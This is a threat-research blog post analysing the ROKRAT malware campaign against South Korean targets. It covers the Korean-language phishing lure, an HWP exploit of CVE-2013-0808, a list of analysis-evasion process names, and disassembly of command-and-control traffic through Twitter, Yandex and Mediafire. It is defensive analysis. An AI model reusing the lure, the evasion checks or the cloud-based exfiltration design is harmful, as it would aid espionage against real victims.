안녕하십니까?
한반도국제포럼 2016 준비위원회 사무국입니다.
우리 통일•북한 학술대회 논문 공모의 패널신청을 수락해주셔서 감사드립니다. 공모가 종료되어 심사서류를 보내드립니다.
9월 3일(토)공동심사에 맞춰 결과를 취합하고 9월 5일(월)~9월7일(수) 심사결과지를 보내 드리겠습니다.
논문을 제공해주신 분들께는 소정의 사례금이 제공될 예정입니다.

This blog was authored by <u>Warren Mercer</u> and <u>Paul Rascagneres</u> with contributions from <u>Matthew Molyett</u>.

## **Executive Summary**

A few weeks ago, Talos published research on a <u>Korean MalDoc</u>. As we previously discussed this actor is quick to cover their tracks and very quickly cleaned up their compromised hosts. We believe the compromised infrastructure was live for a mere matter of hours during any campaign. We identified a new campaign, again leveraging a malicious Hangul Word Processor (HWP) document. After analyzing the final payload, we determined the winner was... a Remote Administration Tool, which we have named ROKRAT.

Like in the previous post, the campaign started with a spear phishing email containing a malicious attachment, the HWP document. One of the identified emails was sent from the email server of Yonsei, a private university in Seoul. The address used in the email was 'kgf2016@yonsei.ac.kr' which is the contact email of the Korea Global Forum where the slogan in 2016 was "Peace and Unification of the Korean Peninsula". This fact gives more credit and legitimacy to the email.

The HWP document contained an embedded Encapsulated PostScript (EPS) object. As with our previous publication this again is zlib compressed and trivial to obtain. The purpose of the EPS is to exploit a well-known vulnerability (CVE-2013-0808) to download a binary disguised as a .jpg file. This file is decoded and finally an executable is launched: ROKRAT. This RAT has the added complexity that the command and control servers are legitimate websites. The malware uses Twitter and two cloud platforms, Yandex and Mediafire, apparently for both C2 communications and exfiltration platforms. Unfortunately, these platforms are difficult to block globally within organizations as their use can be viewed as legitimate in most cases. Additionally, these 3 platforms all make use of HTTPS connectivity, making it much more difficult to identify specific patterns or the usage of specific tokens.

# Spear Phishing Campaign

안녕하십니까?	
한반도국제포럼 2016 준비위원회 사무국입니다.	
우리 통일•북한 학술대회 논문 공모의 패널신청을 수락해주셔서 감사드립니다. 공모가 중료되어 심사서류를 보내드립니다.	
9월 3일(토)공동심사에 맞춰 결과를 취합하고 9월 5일(월)~9월7일(수) 심사결과지를 보내 드리겠습니다.	

Below are examples of the emails used against victims in South Korea

논문을 제공해주신 분들께는 소정의 사례금이 제공될 예정입니다.

감사합니다.



#### 한반도국제포럼 2016 조직위원회

서울시 마포구 신촌로 4길 5-26 연세대학교 통일연구원 TEL: 02-2123-4892 / E-MAIL: kgf2016@yonsei.ac.kr

The first email we discovered was the most interesting. In this first sample, we observed the attackers praising the user for accepting to join a panel relating to the "Korean Reunification" and North Korean Conference". The text in the email explains that the receiver should complete the document to provide necessary feedback. However, this appears to be a fake conference. The closest match we identified to any Unification conference was held in January 2017, which was the NYDA Reunification <u>conference</u>. The sender is 'kgf2016@yonsei.ac.kr' which is the contact email of the <u>Korea Global Forum</u>.

When we analyzed the email headers we were able to determine the Sender IP was 165.132.10.103. With a little magic from our friend 'nslookup' we quickly determined this to be part of the Yonsei University network, the SMTP server in fact. We believe that the email address was compromised and abused by the attackers to send the email used in this campaign.

The sample filename translates as 'Unification North Korea Conference \_ Examination Documents' which reinforces the text in the email about the reunification conference. For an added bonus the attacker even suggests in the email people who completed the document would get paid a 'small fee'. Perhaps the gift of embedded malware is the payment.

The second email Talos analyzed had less effort applied. The email was from a free Korean mail service provided by Daum, Hanmail, showing there was no attempt at trying to appear to be from an official body or person compared with the previous email. The subject was

merely 'Request Help' while the attachment filename was 'I'm a munchon person in Gangwon-do, North Korea'. We suspect the attacker is hoping the victim will feel empathetic toward the sender as the Kangwon Province (where Munch'ŏn is located) was previously part of South Korea. The attachment contains a story about a person called 'Ewing Kim' who is looking for help.

The email's attachments are two different HWP documents both leveraging same vulnerability, CVE-2013-0808.

# Malicious HWP Document

An HWP document is composed by OLE objects. In our case, it contains an EPS object named BIN0001.eps. As with all HWP documents the information is zlib compressed so you must decompress the .eps to get the true shellcode.

user@lnx\$	oledu	<pre>imp.py 183be2035d5a546670d2b9deeca4eb59</pre>
1:	497	'\x05HwpSummaryInformation'
2:	2708	'BinData/BIN0001.eps'
3:	2560	'BodyText/Section0'
4:	265	'BodyText/Section1'
5:	3202	'DocInfo'
6:	524	'DocOptions/_LinkDoc'
7:	256	'FileHeader'
8:	2866	'PrvImage'
9:	1380	'PrvText'
10:	136	'Scripts/DefaultJScript'
11:	13	'Scripts/JScriptVersion'

The shellcode used to exploit the CVE-2013-0808 can be identified in the EPS object:

An interesting thing is that the shellcode does not start with a 'normal' NOP sled using 0x90 but with 0x0404 (add al, 0x4):

add al, 0x4 nop call 0x19 pop esi

The purpose of the shellcode embedded in the 2 HWP documents is to download and to decode a payload available on the Internet. Once decoded, the file (a PE32) is executed. Here is the extracted URL which the document attempts to download the .jpg from:

# **ROKRAT** Analysis

The RAT downloaded by the 2 HWP documents belong to the same family. The main difference between the samples are the Command and Control capabilities. One of the samples analyzed only uses Twitter to interact with the RAT, while the second one additionally uses the cloud platforms: Yandex and Mediafire. The Twitter tokens we were able to extract are the same in both variants. There is obvious ongoing effort to add features to this RAT to allow for more sophisticated levels of attacks.

# **Analysis Frustrations!**

The ROKRAT author implements several techniques typically seen to frustrate human analysts and avoid sandbox execution.

First, the malware does not run on Windows XP systems. It uses the GetVersion() API to get the OS version. If the <u>MajorVersion</u> is 5 (corresponding to Windows XP or Windows Server 2003), the malware executes an infinite loop of sleep:

Additionally, the malware checks the current running processes in order to identify tools usually used by malware analysts or within sandbox environments. The code used to perform this task:

The malware checks the process names in use on the victim machine. It compares if the executed process name matches a partial name hardcoded in the sample. Here is the complete list:

- "mtool" for VMWare Tools
- "Ilyd" for OllyDBG
- "ython" for Python (used by Cuckoo Sandbox for example)
- "ilemo" for File Monitor
- "egmon" for Registry Monitor
- "peid" for PEiD
- "rocex" for Process Explorer
- "vbox" for VirtualBox
- "iddler" for Fiddler

- "ortmo" for Portmon
- "iresha" for Wireshark
- "rocmo" for Process Monitor
- "utoru" for Autoruns
- "cpvie" for TCPView



If any of these processes are discovered running on the system during this phase of execution, the malware jumps to a fake function which generates dummy HTTP traffic. Additionally we discovered that if the malware is being debugged or if it was not executed from the HWP document (i.e. double clicking the binary) or if the OpenProcess() function succeed on the parent process, the fake function is also called.

The purpose of this appears to be to generate network traffic to provide some level of feedback/discovery during any dynamic analysis research. This could generate a seemingly 'good' indicator of compromise when in fact it is merely fake traffic generated. The fake function performs connections to the following URLs:

- https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg
- http://www[.]hulu[.]com/watch/559035/episode3.mp4

104.119.137.206	HTTP	117 GET	/watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206	HTTP	128 GET	/watch/559035 HTTP/1.1
104.119.137.206	HTTP	117 GET	/watch/559035/episode3.mp4 HTTP/1.1

104.119.137.206	HTTP	128 GET	/watch/559035 HTTP/1.1
104.119.137.206	HTTP	117 GET	/watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206	HTTP	128 GET	/watch/559035 HTTP/1.1
104.119.137.206	HTTP	117 GET	/watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206	HTTP	128 GET	/watch/559035 HTTP/1.1
104.119.137.206	HTTP	117 GET	/watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206	HTTP	128 GET	/watch/559035 HTTP/1.1

The Amazon URL displays a WWII game called 'Men of War' whilst the Hulu URL attempts to stream a Japanese anime show called 'Golden Time'

These URLs are not malicious. The malware pretends to navigate these locations. The files do not exist during the investigation and were downloaded only if a malware analyst tool is running on the system. We believe these URLs are used to attempt to trick any analysis.

# **C&C** Infrastructure

ROKRAT uses a legitimate platform in order to communicate, receive orders and exfiltrate documents. In total, we identified 12 hardcoded tokens used to communicate to these legitimate platforms, all via their public APIs.

## CC #1: Twitter:

The first CC discovered is Twitter. We identified 7 different Twitter API tokens hardcoded in the sample (Consumer Key + Consumer Secret + Token + Token Secret). The malware is able to get orders by checking the last message on the Twitter timeline. The order can be either execute commands, move a file, remove a file, kill a process, download and execute a file. The RAT is able to tweet also. The sent data is randomly prefixed by one following 3 characters hardcoded word:

SHA-TOM-BRN-JMS-ROC-JAN-PED-JHN-KIM-LEE-

To perform these tasks, the malware uses the official Twitter API:

```
sub F4C6B8
                                   ; DATA XREF: .rdata:00F4F43810
              proc near
              push
                     offset aApi_twitter_co ; "api.twitter.com/1.1/"
                     ecx, offset TwitterState
              nov
              call
                     sub_E442B4

              push
              push
                     offset unk FA8C98
              call
                     sub E46B38
              push
                     offset sub F4DB4E ; void ( cdecl *)()
              call
                     atexit
              add
                     esp, 10h
              retn
sub F4C6F5
              endp
```

### CC #2: Yandex:

The second CC is Yandex and more specifically the Yandex cloud platform. This platform allows the creation of disks in the Yandex cloud. Concerning this CC, we identified 4 Yandex tokens hardcoded in the sample. The API is used to download and execute files or to upload stolen documents. The exfiltrated documents are uploaded to :

```
disk:/12ABCDEF/Document/Doc20170330120000.tfs
```

Where "12ABCDEF" is a random hexadecimal ID to identify the target and Doc20170330120000 contains the date.

```
loc_E4E2DE:
                                          ; CODE XREF: sub_E4E2AB+2A†j

                push
                         dword ptr [edi+298h]
```

#### CC #3: Mediafire:



The last cloud platform used by the Remote Administration Tool is Mediafire. This website is used in the same way as Yandex, the purpose is to use the file storage provided by Mediafire in order to download and execute files or to upload stolen information:

```
test
        al, al
        1oc E4C9D2
jz
push
        edi
        offset aUserGet_sessio ; "user/get_session_token.php"
push
        offset aHttpsWww_media ; "https://www.mediafire.com/api/1.5/"
push
lea
        eax, [ebp+454h+var_CC]
                          : "%5%5"
push
        offset aSS_0
push
                           char *
        eax
mov
        [ebp+454h+var_4CD], 0
call
         sprintf
lea
        eax, [esi+2BAh]
push
        eax
push
        esi
lea
        eax, [esi+470h]
push
        eax
lea
        eax, [esi+3BAh]
push
        eax
        eax, [ebp+454h+var_4CC]
lea
        offset aEmailSPassword ; "email=%s&password=%s&application_id=%s&"...
push
push
        eax
                          ; char *
call
         _sprintf
        8
push
                          ; size t
        1
                          ; size t
push
        _calloc
call
```

In this case, the malware author hardcoded one account in the sample (email / password / application ID).

### Additional Features: Screenshots Capture & Keylogger

Additionally, one of the samples is able to capture screenshots of the infected system. To perform this task, the developer used the GDI API:

A keylogger is also present in the analyzed sample. The SetWindowsHookEx() API is used to retrieve the stroked keys. The GetKeyNameText() API is used to retrieve a string that represents the name of a key. In addition to the key, the title of the foreground window is stored in order to known where the infected user is typing (by using the GetForegroundWindow() and GetWindowText() API).

# Conclusion

This campaign shows us a motivated malware actor. The usage of HWP (an application mainly used in Korea) and the fact that emails and documents are perfectly written in Korean suggests that the author is a native Korean speaker.

The RAT used during this campaign was innovative, using novel communication channels. ROKRAT uses Twitter and two cloud platforms (Yandex and Mediafire) in order to give orders, send files, and get files. This communication channel is extremely hard to contain because organizations often have legitimate uses of these platforms. The malware includes exotic features such as the fact that it performs requests to legitimate websites (Amazon and Hulu) if the sample is executed in a sandbox or if a malware analyst tool is used. We assume the goal is to generate incorrect reports and IOC.

This investigation shows us once again that South Korean interests sophisticated threat actors. In this specific case, the actor compromised a legitimate email address of a big forum organized by a university in Seoul in order to forge the spear phishing email which increased the chance of success. And we know that it was a success, during the writing of the article we identified infected systems communicating with the command & control previously mentioned.

# Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	*
CWS	¥
Email Security	*
Network Security	v
Threat Grid	*
Umbrella	*
WSA	<b>v</b>

Advanced Malware Protection (<u>AMP</u>) is ideally suited to prevent the execution of the malware used by these threat actors.

<u>CWS</u> or<u>WSA</u> web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of <u>IPS</u> and <u>NGFW</u> have up-to-date signatures to detect malicious network activity by threat actors.

<u>AMP Threat Grid</u> helps identify malicious binaries and build protection into all Cisco Security products.

<u>Umbrella</u>, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network
